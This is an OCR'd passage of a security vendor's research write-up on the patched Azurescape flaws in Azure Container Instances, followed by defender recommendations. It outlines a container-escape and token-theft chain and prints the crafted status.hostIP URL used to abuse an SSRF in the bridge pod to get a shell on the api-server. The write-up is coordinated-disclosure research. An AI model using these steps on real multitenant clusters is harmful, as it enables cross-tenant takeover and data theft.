
1. Deploy an image exploiting CVE-2019-5736 to ACI. The malicious image breaks out upon execution and establishes code execution on the underlying node.

2. On the node, monitor traffic on the Kubelet port, port 10250, and wait for a request that includ a JWT token in the `Authorization` header.

3. Issue `az container exec` to run a command on the uploaded container. The bridge pod will now send an exec request to the Kubelet on the compromised node.

4. On the node, extract the bridge token from the request's `Authorization` header and use it t pop a shell on the api-server.

The attack is demonstrated in the following video:



Video 1: From malicious container to full cluster admin.

Impact of the Attack

A malicious Azure user could have compromised the multitenant Kubernetes clusters hosting ACI. As cluster administrator, an attacker could execute commands in other customer containers, exfiltrate secrets and private images deployed to the platform, or deploy cryptominers. A sophisticated adversary would further investigate the detection mechanisms protecting ACI to try to avoid getting caught.

The Fix

We responsibly disclosed all the above findings to Microsoft. Consequently Microsoft released a patch to ACI. The bridge pod no longer sends its service account token to nodes when issuing `exec` requests, preventing the reported cross-tenant attack.

Another Route to Admin – Bridge SSRF

After reporting the token issue, we wanted to make sure there aren't other ways to escalate to cluster admin. After extensive research, we were able to identify such a way. At this point Microsc reduced the share of ACI containers running on Kubernetes; only around 10% of regions defaulte to Kubernetes clusters. That being said, some features were only supported on Kubernetes, for example gitRepo volumes. If an ACI container used such features, it was deployed on a Kubernete cluster. Other features meant containers were likely to land on Kubernetes. That was the case for containers in private virtual networks.

The second issue we discovered was a server-side request forgery (SSRF) vulnerability in the bridg pod.

When a bridge pod services an `az container exec <ctr> <cmd>` command, it sends a request to the appropriate Kubelet's `/exec` endpoint. The bridge constructs the request accordin to the API specification of the Kubelet's /exec endpoint, resulting in the following URL:

```
https://<nodeIP>:10250/exec/<customer-namespace>/<customer-pod>/<customer-ctr>?command=<url-encoded-cmd>&error=1&input=1&output=1&tty=1
```

The bridge must somehow fill in the missing parameters enclosed in <>. As it turns out, the value of `<nodeIP>` is retrieved from the customer pod's `status.hostIP` field. That was quite interesting to discover, since nodes are authorized to update the status of their pods (in order, for example, to update their pod's `status.state` field to `Running`, `Terminated`, etc).

We tried changing our pod's `status.hostIP` field using the compromised node's credentials. It worked, but after a second or two the api-server corrected the `hostIP` field to its original value. Although the change didn't persist, nothing prevented us from repeatedly updating this field.

We wrote a small script that repeatedly updates our pods' status, and used it to set the `status.hostIP` field to `1.1.1.1`. We then issued an `az container exec` command. The command failed, verifying the bridge sent the `exec` request to `1.1.1.1` instead of the real node IP. We started thinking about which specially crafted `hostIP` could trick the bridge into executing a command on other pods.

Simply setting the pod's `status.hostIP` to another node's IP wouldn't have achieved anything. Kubelets only accept requests that point to a container they host. Even if the bridge sends the `exec` request to another Kubelet's IP, the URL will still point to our namespace, pod name and container name.


We then realized the api-server doesn't actually verify that the `status.hostIP` value is a valid IP, and would accept any string – including URL components. After a few attempts, we came up with a `hostIP` value that would trick the bridge into executing a command on the api-server container, instead of our container:

```
<apiserver-nodeIP>:10250/exec/kube-system/<apiserver-pod>/<apiserver-container>?command=<url-encoded-command>&error=1&input=1&output=1&tty=1
```

This `hostIP` value will cause the bridge to send the `exec` request to the following URL:

```
https://<apiserver-nodeIP>:10250/exec/kube-system/<apiserver-pod-name>/<apiserver-ctr>?command=<url-encoded-command>&error=1&input=1&output=1&tty=1#:10250/exec/<customer-namespace>/<customer-pod-name>/<customer-ctr-name>?command=<command>&error=1&input=1&output=1&tty=1
```

The `#` suffix ensures the rest of the URL is treated as a URI fragment and is effectively ignored. W set our pod's `status.hostIP` to this value and issued a command via `az container exec`. T attack worked! Instead of a shell to our container, we were presented with a shell to the api-serve container. The full attack can be seen in the following video:



Video 2: Tricking the bridge into opening a shell on the api-server.

The impact here is exactly the same as with the previous attack – full administrative control over the multitenant cluster. We reported this issue to MSRC as well, resulting in a patch to ACI. The bridge now verifies that a pod's `status.hostIP` field is a valid IP before sending an `exec` request.

Conclusion

Cross-account vulnerabilities are often described as a "nightmare" scenario for the public cloud. Azurescape is evidence that they're more real than we'd like to think. Cloud providers invest heavily in securing their platforms, but it's inevitable that unknown zero-day vulnerabilities would exist and put customers at risk. Cloud users should take a defense-in-depth approach to cloud security to ensure breaches are contained and detected, whether the threat is from the outside or from the platform itself.

As part of the commitment of Palo Alto Networks to advancing public cloud security, we actively invest in public cloud research that includes advanced threat modeling and vulnerability testing of cloud platforms and related technologies. We hope such research can illustrate how cross-accoun attacks may look in the wild, which can translate into suitable mitigations and detection mechanisms.

We'd like to thank Microsoft's MSRC for quickly patching the reported issues and professionally handling the disclosure process, as well as for the bounty rewards. Cooperative penetration testin and bug bounty programs help secure the cloud services we all rely on.

Preventing Similar Attacks on Kubernetes Environments

From the perspective of a Kubernetes defender, several best practices, mitigations and policies ca help prevent or detect features of similar attacks:

- Keep your cluster infrastructure up to date and prioritize patches by severity and context.
- Refrain from sending privileged service accounts tokens to anyone but the api-server. If a recipient is compromised, an attacker can masquerade as the token owner.
- Enable `BoundServiceAccountTokenVolume`. This recently graduated feature gate ensures token expiration is bound to its pod. When a pod terminates, its token is no longer valid, minimizing the impact of token theft.
- Deploy policy enforcers to monitor and prevent suspicious activity in your clusters. Configure them to alert on service accounts or nodes that query the `SelfSubjectAccessReview` or `SelfSubjectRulesReview` APIs for their permissions. Prisma Cloud customers can download a relevant rule template and enforce it via the built-in admission control for Kubernetes. We recommend setting the rule to Alert. Others can rely on open-source tools such as OPA Gatekeeper.

To expand on the last point, we see adversaries actively abusing the `SelfSubjectReview` APIs to inspect the privileges of stolen Kubernetes credentials. Daniel Prizmant, a fellow researcher, recently observed the Siloscape malware leveraging these APIs to retrieve the permissions of the node it compromised, and then using them to determine whether to continue its campaign against the cluster. We reported this behaviour to MITRE, and it will be included in the next release of ATT&CK for Containers as the Permission Group Discovery technique.

Secure multitenancy in Kubernetes is challenging, even for cloud providers. Hosting services, cloud providers and CI/CD services implementing multitenancy on Kubernetes should consider the following when designing their platforms:

- Refrain from exposing cluster credentials within the tenant boundary. Malicious tenants may abuse these credentials to fuel further escalation or collect information on other tenants and the platform itself.
- Assume a malicious tenant will break out of its container/sandbox. Think from an attacker's perspective – What could be the objectives? What would be the first moves? Implement detection mechanisms accordingly. Detection schemes should be considered a requirement in hostile multitenant environments, necessary to combat advanced persistent threats (APTs) and zero-day vulnerabilities.
- Even if a node is compromised, it shouldn't be able to move laterally and compromise other nodes. Ensure nodes are least privileged by enabling the NodeRestiction admission controller. Set up firewall rules to prevent communication between nodes hosting customer containers.

Additional Resources

- What You Need to Know About Azurescape
- Coordinated disclosure of vulnerability in Azure Container Instances Service
- Azurescape: What to Know About the Microsoft ACI Vulnerability
- Azure Container Instances
- Kubernetes Components
- Breaking out of Docker via runC – Explaining CVE-2019-5736
- Siloscape: First Known Malware Targeting Windows Containers to Compromise Cloud Environments

Most Read Articles

62 18 min. read


Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors

Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors

- By Unit 42
- November 21, 2023 at 6:00 AM

37 17 min. read

Stately Taurus Targets the Philippines As Tensions Flare in the South Pacific



Stately Taurus Targets the Philippines As Tensions Flare in the South Pacific

- By Unit 42
- November 17, 2023 at 3:00 AM

76 6 min. read

Recommended For You ^

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

Email address

Subscribe

进行人机身份验证

reCAPTCHA
隐私权 - 使用条款

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.

Recommended For You ^

Popular Resources

Resource Center

Blog

Communities

Tech Docs

Unit 42

Sitemap

Legal Notices

Privacy

Terms of Use

Documents

Account

Manage Subscriptions

Report a Vulnerability